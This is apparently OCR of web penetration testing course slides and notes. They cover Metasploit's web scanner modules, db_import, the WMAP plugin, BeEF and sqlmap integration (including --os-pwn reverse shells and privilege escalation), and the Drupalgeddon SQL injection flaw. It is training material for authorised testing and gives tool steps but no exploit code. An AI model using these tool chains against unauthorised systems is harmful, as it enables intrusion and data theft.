


Although most well known for its tremendous network penetration, Metasploit includes significant web testing capabilities. This is especially true for exploitation of known vulnerabilities in off-the-shelf web applications and other supporting services that comprise the web application infrastructure.

Even if an engagement is primarily focused purely on custom application testing, there are almost always elements that could include known vulnerabilities, and therein exploits.

Beyond direct exploitation using Metasploit, there are also numerous auxiliary modules. The purpose of these modules can vary greatly. A great number of them are associated with determining if a particular vulnerability is present. The vulnerability discovery modules typically are found under **`auxiliary/scanner`**. Note that there are more than 150 unique entries within **`auxiliary/scanner/http`**.

Vulnerability discovery notwithstanding, other auxiliary modules can even serve as a web crawler/spider, and others can aid in gathering information that would easily fall under the mapping portion of our methodology.



As web application penetration testers, it is unlikely that Metasploit is the first tool we would have used during an engagement. Actually, we would have likely done a lot of application mapping and vulnerability discovery before needing to leverage Metasploit.


Metasploit includes a backend database that can make launching modules against large volumes of targets much easier. Assuming that Metasploit includes relevant web application testing capabilities we want to make use of, how would we go about porting our targeting information to Metasploit's database. Manually by hand is certainly an option, but not if we want to run a module against a large number of sites, or worse yet against every form or query from every site.

Many folks are surprised to learn that Metasploit includes its own application spidering/crawling capabilities. Two distinct auxiliary modules can crawl sites for us. The two crawlers are

- `auxiliary/crawler/msfcrawler`
- `auxiliary/scanner/http/crawler`

These two are not serviceable replacements for Burp or ZAP, but it's be aware of this as a potential feature to employ when needed. Beyond their lack of comparable functionality compared to ZAP or Burp, employing these two spiders would mean crawling the applications yet again, which we have likely done many times by this point.


No, we need a better way to get information from our existing tools into Metasploit.



To avoid wasting time duplicating targets already acquired, sites already spidered, and forced browsing already performed, we can employ **db_import**. From within Metasploit, this Metasploit command enables us to ingest output files from other tools. The output file in question needs to be one that is supported already by **db_import** or might require processing to get it into a format consumable by **db_import**.

Although **db_import** naturally does not cover every tool that we might employ as web application penetration testers, it does have fairly substantial web tool coverage. Simply running **db_import -h** can provide a list of the currently supported types of files.

Many general purpose vulnerability scanners are represented, but there are overtly web relevant tools in the list as well. Acunetix, AppScan, Burp, NetSparker, Nikto, and Wapiti all make the cut. Again, we don't get complete coverage of all our tools; however, the list of supported tools is substantial.



Beyond the individual auxiliary and exploit modules that fall within our purview, Metasploit includes a plugin from Efrain Torres (@etlow) called WMAP. This plugin, which does not see a lot of active development at present, serves as an interface to Metasploit's individual web-related modules. However, it does more than just simply run a number of different modules against a defined target; it also brings with it direct Metasploit database integration and extension.

Efrain Torres' initial release and associated DefCon presentation on WMAP, although detailing a former architecture of the tool, could still be useful reading.[1]

A relative dearth of supporting documentation for WMAP exists. The best source of documentation comes from the documentation text file that was previously distributed as part of the Metasploit framework. Unfortunately, the file is no longer in the current version of the GitHub repository. Fortunately, we can go back in time to find it.[2]

[1] https://www.defcon.org/images/defcon-17/dc-17-presentations/defcon-17-efrain_torres-metasploit_goes_web.pdf (http://cyber.gd/542_512)

[2] https://github.com/rapid7/metasploit-framework/blob/8909ad12ba83b22b90c196815991817f70530ae5/documentation/wmap.txt (http://cyber.gd/542_511) **QR**


Metasploit Integration

- Many tools work to integrate directly with Metasploit
- Integration often seeks to benefit from types of modules beyond the scope of the original tool:
  - A common example would be vulnerability scanning/discovery tools attempting to facilitate exploitation
- The simplest form of integration is leveraging `db_import` to expose tool data to Metasploit
- Deeper integration might be wanted in some circumstances to allow the tool to make use of Metasploit directly:
  - Rather than requiring users to import their tool's output into Metasploit's database for use

Web Penetration Testing and Ethical Hacking

Due to the popularity, quality, and open source nature of Metasploit, many other security tools attempt to integrate with Metasploit. This is particularly common if a tool aids discovery of vulnerabilities and wants to bolster its exploitation and post-exploitation capabilities.

Some integration is simply from the vantage of the previously discussed **`db_import`** consuming the tool output enabling a Metasploit user to leverage this data. Although this can be extremely valuable, some tools want deeper integration to allow for Metasploit to be called directly from their tool. Now look at a few of our tools that seek that more robust integration of Metasploit.



Exploiting XSS to gain control, or hook, of browsers becomes vastly simpler and more impactful with BeEF. Although this is certainly the case, we still have significant limitations for capabilities on the victim. True, we can cause potentially devastating impact under the right conditions merely by wielding the browser, but we are still severely limited.

Increasingly browsers are run with limited privileges. As more and more people finally step away (kicking and screaming) from their legacy Windows XP boxes, this will become more likely. We are stuck with limited privileges on the system.


Another challenge we face is that hooked browsers are rather ephemeral. If they stop communicating with the BeEF controller, we no longer have access. The easiest way for them to stop communicating is to kill the browser, and our access has been severed.

Even with these limitations, the access we gain with BeEF includes a treasure trove of information about its browsing environment. This information could potentially disclose exploitable vulnerabilities. Unfortunately, exploitation of these vulnerabilities is beyond the scope of standard BeEF functionality.

Enter **Metasploit**.

References

[1] https://github.com/beefproject/beef/wiki/Metasploit (http://cyber.gd/542_522) **QR**



BeEF has long integrated with Metasploit, previously using different methods, to achieve successful exploitation of vulnerabilities on hooked browsers.[1] Through this integration and exploitation, we could have increased privileges and a means to persist the browser being closed, or even the system being rebooted.


BeEF has done most of the integration work for us. We simply configure BeEF to point at our Metasploit RPC listener, and then the BeEF interface exposes Metasploit modules.[1]

Follow these steps:

1. Update the **`config.yml`** file in the **`beef`** directory (**`/opt/beef`** in the class VM) to show Metasploit is enabled.
2. Unless already enabled, configure and start a Metasploit RPC instance from within **`msfconsole`** by typing **`load msgrpc ServerHost=127.0.0.1 Pass=Security542`** at the prompt.
3. Update the **`config.yml`** file in the **`extensions/metasploit`** directory (**`/opt/beef/extensions/metasploit`** in the class VM) with details about a Metasploit RPC instance that mirror what was used in step 2.
4. Start BeEF.
5. Inject some Metasploit goodness.

References

[1] https://github.com/beefproject/beef/wiki/Configuration (http://cyber.gd/542_523) **QR**



The integration of Metasploit and sqlmap is interesting because the integration actually happens from both tools. sqlmap integrates with Metasploit and Metasploit integrates with sqlmap.

sqlmap integrates Metasploit, which is referred to in sqlmap documentation as Takeover Features.[1] Metasploit is primarily used for the creation of shellcode and establishing an out-of-band C2, or command and control, channel that doesn't require continuous SQL queries. --os-pwn takes sqlmap's built-in --os-shell capabilities and extends them by leveraging Metasploit. --os-pwn enables the attacker to use Metasploit's shell, VNC, or Meterpreter payloads and also enables them to be configured to perform reverse connections in which the compromised server initiates outbound connections to the adversary.

Another capability afforded sqlmap through its integration with Metasploit is the ability to have Metasploit perform privilege escalation attacks against Windows backends. If successful, this would grant the adversary higher privileges than previously achieved through direct SQL Injection.


The --msf-path command simply allows the attacker to supply the path to a local Metasploit installation. sqlmap's GitHub repository provides some additional details employing Metasploit from within sqlmap.[2]

Although less likely to be used by web application penetration testers, Metasploit also integrates sqlmap, instead of sqlmap integrating Metasploit. This means that while working within Metasploit a penetration tester could leverage sqlmap without having to exit Metasploit. Fully detailing the use of the sqlmap plugin is beyond our scope, as web app testers are less inclined to use Metasploit as their central testing platform.

References

[1] https://github.com/sqlmapproject/sqlmap/wiki/Features (http://cyber.gd/542_512) **QR**

[2] https://github.com/sqlmapproject/sqlmap/wiki/Usage (http://cyber.gd/542_513)



We typically think of network penetration testers exploiting web servers, instead of web applications. However, a huge volume of off-the-shelf web applications can have unpatched flaws, which are the standard fare for network penetration testers and for Metasploit.

Our main use case for Metasploit mirrors that of network pen testers, namely exploitation of known vulnerabilities, with the exception that our targets will typically all be related to the web application infrastructure. Metasploit includes a tremendous number of web application exploits as part of its exploit modules, which is not surprising given how ubiquitous web applications are.

In addition to the vast number of prepackaged exploits at our disposal, Metasploit does offer us some capabilities related to custom web application attacks. On this front, the capabilities are mainly associated with the WMAP plugin or auxiliary modules. As we have seen already, these can prove useful. In addition, Metasploit's integration with other web-related tools can bolster our exploitation capabilities.

Again, although Metasploit does offer the pure web application penetration tester some functionality, the most important way we can wield this tool is in exploiting known vulnerabilities. Although the list of web-related vulnerabilities is far too large to present here, some categories are particularly useful.

An extremely common vulnerable target in the web application infrastructure includes CMS applications such as WordPress, Drupal, and Joomla. Another target of interest includes the database servers behind the web applications. Many interesting exploits for those systems exist. We have seen Heartbleed and Shellshock already this week. Though we did not use Metasploit, it offers modules for targeting those vulnerabilities as well. Shortly, we explore one additional attack of interest, Drupalgeddon.

Drupal

- Drupal represents one of the most commonly employed web Content Management Systems (CMS):
  - WordPress being the most popular; Joomla rounds out the top three
- These systems are key to serving content to end users and provide many capabilities
- Drupal's functionality can be extended with modules, much like WordPress employs plugins
- The nature of CMS make them high-value targets for web application penetration testing
- The criticality of the CMS can present patching challenges:
  - Especially when accounting for modules/plugins, which are often the vehicle for compromising a CMS

Web Penetration Testing and Ethical Hacking


Web Content Management Systems (CMS) are significant targets within the web application infrastructure. WordPress, Joomla, and Drupal are typically the most widely used CMSs on the Internet. Being both incredibly common and a key component in delivering content to end users, these systems represent high-value targets.

We have already worked with WordPress briefly, and now let's turn our attention to Drupal. One of the differentiators of a web CMS is the strength and volume of code dedicated to extending functionality. In WordPress, these are plugins, whereas in the Drupal universe they are called modules.

Third-party Drupal modules and WordPress plugins are an incredibly common vector for compromise. Patching the core CMS code is not sufficient because the modules and plugins can be a point of exposure as well. Further challenges are the lower likelihood for these third-party extensions to all have equivalent coverage by vulnerability scanners. This lack of visibility can lead to organizations being caught unaware that they had a known vulnerability exposed to the Internet.

Drupalgeddon

- Drupal Security Team announced a vulnerability (CVE-2014-3704[1]) and associated patch October 15, 2014
- The flaw is an **unauthenticated** SQL Injection vulnerability present on all Drupal 7 installs
- Successful exploitation yields:
  - Unfettered data access
  - Remote code execution
  - Local privilege escalation capabilities, etc.[2]



- **Widespread automated exploitation in hours**

Web Penetration Testing and Ethical Hacking

Although the majority of CMS exploitation these days seems to stem form poor plugin/module security, this was not the case for an extremely critical Drupal flaw in 2014. Drupalgeddon is the name used for discussing SA-CORE-2014-005 (CVE-2014-3704), which was announced October 15, 2014.


Rather than merely impacting a small number of installations that employed a vulnerable third-party Drupal module, this vulnerability affected Drupal Core on Drupal 7 installs. Every Drupal 7 install lacking the patch released October 15 was vulnerable.

The vulnerability in question was an unauthenticated SQL Injection flaw. Exploitation of this vulnerability, which proved straightforward, would provide adversaries unfettered access to the entire CMS, potential for privilege escalation, and the ability to execute arbitrary PHP. Drupal gave this vulnerability its highest (worst) possible rating.

References

[1] https://www.drupal.org/SA-CORE-2014-005 (http://cyber.gd/542_514)

[2] https://www.sektioneins.de/en/advisories/advisory-012014-drupal-pre-auth-sql-injection-vulnerability.html (http://cyber.gd/542_516) **QR**



The quotes from Drupal speak for themselves loudly on this slide.

"Your Drupal site got hacked, now what?"[1]

"You should proceed under the assumption that every Drupal 7 website was compromised unless updated or patched before Oct 15th, 11pm UTC, that is 7 hours after the announcement. "[2] (from the Drupal Security Team's Public Service Announcement)

